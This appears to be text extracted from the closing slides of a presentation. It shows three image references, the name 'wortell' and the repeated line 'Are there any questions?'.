
wortell

**Are
there
any
questions? _**




wortell

**Are
there
any
questions? _**




wortell

**Are
there
any
questions? _**



